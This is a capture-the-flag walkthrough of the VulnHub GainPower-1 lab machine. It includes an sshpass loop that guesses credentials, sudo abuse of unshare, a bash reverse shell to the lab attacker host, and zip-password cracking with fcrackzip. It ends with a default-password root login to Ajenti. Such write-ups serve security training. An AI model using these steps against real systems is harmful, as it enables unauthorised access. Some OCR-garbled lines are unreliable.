

VulnHub-GainPower-1

Target IP Address

```
nmap -T5 192.168.1.1/24
```

IP Address: 192.168.1.14

Scanning & Enumeration

nmap

```
nmap -A -O -p- -T5 -oN nmap.txt 192.168.1.14
```

```
[m3rc@brut3-g33579 GainPower-1]$ sudo nmap -A -O -p- -T5 -oN nmap.txt 192.168.1.14
[sudo] password for m3rc:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-03 11:27 IST
Nmap scan report for 192.168.1.14
Host is up (0.00041s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 88:41:61:11:e1:1f:18:7d:d6:0c:38:29:25:79:16:2c (RSA)
|   256  18:c5:fd:ce:cd:2b:92:f8:d9:17:17:21:24:9d:67:df (ECDSA)
|_  256 84:c5:14:e4:e9:33:21:41:6a:92:72:b9:a7:33:1a:ea (ED25519)
80/tcp    open  http      Apache httpd 2.4.6 ((CentOS))
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.6 (CentOS)
|_ http-title: Watch shop | eCommers
8000/tcp  open  http      Ajenti http control panel
|_ http-title: Ajenti
MAC Address: 08:00:27:CB:5A:0A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop


TRACEROUTE
HOP RTT      ADDRESS
1   0.41 ms  192.168.1.14
```

nikto


```
[m3rc@brut3-g33579 GainPower-1]$ nikto -h http://192.168.1.14
- Nikto v2.1.6
-----
+ ERROR: Cannot resolve hostname 'http'
^C[m3rc@brut3-g33579 GainPower-1]$ nikto -h http://192.168.1.14
- Nikto v2.1.6
-----
+ Target IP:      192.168.1.14
+ Target Hostname: 192.168.1.14
+ Target Port:    80
+ Start Time:     2020-10-03 11:28:57 (GMT5.5)
-----
+ Server: Apache/2.4.6 (CentOS)
+ Server leaks inodes via ETags, header found with file /, fields: 0x77a7 0x5a4be7937e100
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3092: /readme.txt: This might be interesting...
+ OSVDB-3268: /secret/: Directory indexing found.
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.html: Admin login page/section found.
+ OSVDB-3092: /test.php: This might be interesting...
+ 8346 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:      2020-10-03 11:29:08 (GMT5.5) (11 seconds)
-----
+ 1 host(s) tested
```

- /secret/ might be interesting
-

http://192.168.1.14



/secret



- Nothing interesting

SSH

```
[Em3rc@brut3-g33579 GainPower-1]$ ssh 192.168.1.14
The authenticity of host '192.168.1.14 (192.168.1.14)' can't be established.
ECDSA key fingerprint is SHA256:rizYwC43a36PE/xMd013gNljcM5394UgnPD6M6hVsVk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.14' (ECDSA) to the list of known hosts.
Hi !!! THIS MESSAGE IS ONLY VISIBLE IN OUR NETWORK :)
```

```
I HOPE EVERYONE KNOW THE JOINING ID CAUSE THAT IS YOUR USERNAME : ie : employee1 employee2 ... .. so on ;)
```

```
m3rc@192.168.1.14's password: 
```

- Username -> employee1, employee2....
- I tried logging in as employee1, with password as **employee1** itself
- SUCCESS!!

```
[employee1@localhost ~]$ cd /home
[employee1@localhost home]$ ls
coworker1  coworker30  coworker51  employee21  employee42  employee63  employee84  helper15
coworker10 coworker31  coworker52  employee22  employee43  employee64  employee85  helper16
coworker11 coworker32  coworker53  employee23  employee44  employee65  employee86  helper17
coworker12 coworker33  coworker54  employee24  employee45  employee66  employee87  helper18
coworker13 coworker34  coworker55  employee25  employee46  employee67  employee88  helper19
coworker14 coworker35  coworker6   employee26  employee47  employee68  employee89  helper2
coworker15 coworker36  coworker7   employee27  employee48  employee69  employee9   helper20
coworker16 coworker37  coworker8   employee28  employee49  employee7   employee90  helper21
coworker17 coworker38  coworker9   employee29  employee5   employee70  employee91  helper22
coworker18 coworker39  employee1   employee3   employee50  employee71  employee92  helper23
coworker19 coworker4   employee10  employee30  employee51  employee72  employee93  helper24
coworker2  coworker40  employee100 employee31  employee52  employee73  employee94  helper25
coworker20 coworker41  employee11  employee32  employee53  employee74  employee95  helper26
coworker21 coworker42  employee12  employee33  employee54  employee75  employee96  helper27
coworker22 coworker43  employee13  employee34  employee55  employee76  employee97  helper3
coworker23 coworker44  employee14  employee35  employee56  employee77  employee98  helper4
coworker24 coworker45  employee15  employee36  employee57  employee78  employee99  helper5
coworker25 coworker46  employee16  employee37  employee58  employee79  helper1    helper6
coworker26 coworker47  employee17  employee38  employee59  employee8   helper10   helper7
coworker27 coworker48  employee18  employee39  employee6   helper8    helper11   helper8
coworker28 coworker49  employee19  employee4   helper9    helper12   helper9
coworker29 coworker5   employee2   employee40  employee61  employee82  helper13   vanshal
coworker3  coworker50  employee20  employee41  employee62  employee83  helper14
```

- We know that one employee has sudo powers
- I wrote a bash script to find the Employee

```
[m3rc@brut3-g33579 Scanners]$ cat might1
#!/bin/bash

IP=$1
sleep 2
for i in {1..100}
do
    echo -e '\e[33mTry: \e[0m' $i
    echo ""
    sshpass -p 'employee'$i ssh employee$i@$IP 'echo employee'$i' | sudo -S -l'
    printf "\n"
done
```

```

Tty: 64
HI !!! THIS MESSAGE IS ONLY VISIBLE IN OUR NETWORK :)

[ASCII Art]

I HOPE EVERYONE KNOW THE JOINING ID CAUSE THAT IS YOUR USERNAME : ie : employee1 employee2 ... .. so on :)
I already told the format of password of everyone in the yesterday's meeting.
Now I have configured everything. My request is to everyone to Complete assignments on time
btu one of my employee have sudo powers because he is my favourite
NOTE : "This message will automatically removed after 2 days" - BOSS

(sudo) password for employee64: Matching Defaults entries for employee64 on localhost:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_C
TYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", s
ecure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User employee64 may run the following commands on localhost:
(programmer) /usr/bin/unshare

```

- It is Employee64

employee64

```

[employee1@localhost home]$ su employee64
Password:
[employee64@localhost home]$ id
uid=1063(employee64) gid=1063(employee64) groups=1063(employee64) context=unconfined_u:unconfined_r:unc
onfined_t:s0-s0:c0.c1023
[employee64@localhost home]$ █

```

Enumerating for Privilege Escalatiion

```
sudo -l
```

```

[employee64@localhost home]$ sudo -l
Matching Defaults entries for employee64 on localhost:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset,
env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR
USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME
LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User employee64 may run the following commands on localhost:
(programmer) /usr/bin/unshare

```

```
sudo -u programmer /usr/bin/unshare
```

```
[employee64@localhost home]$ sudo -u programmer /usr/bin/unshare
-bash-4.2$ id
uid=1182(programmer) gid=1184(promo) groups=1184(promo) context=unconfined_u:unconfined_r:unconfined_t:
s0-s0:c0.c1023
-bash-4.2$
```

programmer

```
bash-4.2$ whoami
programmer
bash-4.2$
```

- /media/programmer/script/

```
-bash-4.2$ ls
bin    dev    home  lib64  mnt    proc  run    srv    tmp    var
boot  etc    lib   media  opt    root  sbin   sys    usr    workarea
-bash-4.2$ cd media
-bash-4.2$ ls
programmer
-bash-4.2$ cd programmer
-bash-4.2$ ls
scripts
-bash-4.2$ cd scripts/
-bash-4.2$ ls
backup.sh
-bash-4.2$ cat backup.sh
#!/bin/bash
cp /var/www/html/thisiscarddetails.txt /tmp/back.txt
-bash-4.2$
```

- back.txt has the contents of thisiscarddetails.txt, so there might be a cron job running to constantly write the respective details into back.txt.
- we can attempt to spwan a TCP reverse shell

verso

<https://github.com/lm3rc/verso>

```
\ \ / -_) _ | (-< _ \
 \ \ _ _ | _ | _ _ \ \ _ _ \
```

Reverse Shell Menu

1. Bash
2. Perl
3. Python2
4. Python3
5. PHP
6. Ruby
7. Netcat
8. Java
0. Exit

Enter an Option:

1

BASH Reverse Shell

```
bash -i >& /dev/tcp/192.168.1.6/1234 0>&1
```

Launch netcat? y/n: y

nc listening on PORT: 1234

Connection from 192.168.1.14:55108

bash: no job control in this shell

[vanshal@localhost ~]\$ whoami

whoami

vanshal

[vanshal@localhost ~]\$ ls

ls

local.txt

secret.zip

You have new mail in /var/mail/vanshal

[vanshal@localhost ~]\$ cd /var/mail/vanshal

cd /var/mail/vanshal

|--User Flag--|

```
[vanshal@localhost ~]$ ls
ls
local.txt
secret.zip
[vanshal@localhost ~]$ cat local.txt
cat local.txt
```

GAIN POWER

You successfully owned the user of this box :-) Best of Luck for the root

flag: 5c2a29d7b95868da9e503502f301e8dd

Twitter : Vanshal16
You have mail in /var/mail/vanshal
[vanshal@localhost ~]\$

Enumerating for Privilege Escalation

- Let us get the [secret.zip](#)

```
python -m SimpleHTTPServer 4444
```

```
wget http://192.168.1.14:4444/secret.zip
```

- Password protected

fcrackzip

```
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt secret.zip
```

```
[m3rc@brut3-g33579 user]$ fcrackzip s-u -D -p /usr/share/wordlists/secret.zip
rdp_passlist.txt          rockyou.txt          router_default_password.md
[m3rc@brut3-g33579 user]$ fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt secret.zip

PASSWORD FOUND!!!!: pw == 81237900
[m3rc@brut3-g33579 user]$
```

Password : 81237900

secret.zip

```
l3arcr8vut3-g33579 user15 unzip secret.zip
archive: secret.zip
(secret.zip) Mypasswords.txt password:
Inflating: Mypasswords.txt
l3arcr8vut3-g33579 user15 cat Mypasswords.txt
aTQlvyQUh38kuaN3p19_a*#ab2Qh2155nFh1860Hjxt#1Q2Lk4+DvDT7h1HPKK9aFq-V8_d1$gQLyKhF-48S+_m"Cx7b2Yf8BvXxHfGcvDc4ayfPkH1a8bnD8ayk3$5MP6_K7a6_3HF&e-0S2ZZ$#03BL3CY1huQ0H2-JZcMSMK78K*Z7zLPGaTU7JP&.*#JtaZHRBM"1$TKXC3ub
XV4ee7H6F-px0TT7kzP2a4q3UzdXed9U_-vRX+pGB
l3arcr8vut3-g33579 user15
```

- There is an ajenti service running on port 8000.

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About 3,410 results (0.37 seconds)


Starting service. The panel will be available on HTTPS port 8000 by **default**. The **default username** is root, and the **password** is your system's root **password**.

docs.ajenti.org > latest > man > run

[Running Ajenti — Ajenti 2.1.36 documentation](#)

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- Logging in



- Launch a new terminal
- We are root

2

[illegible]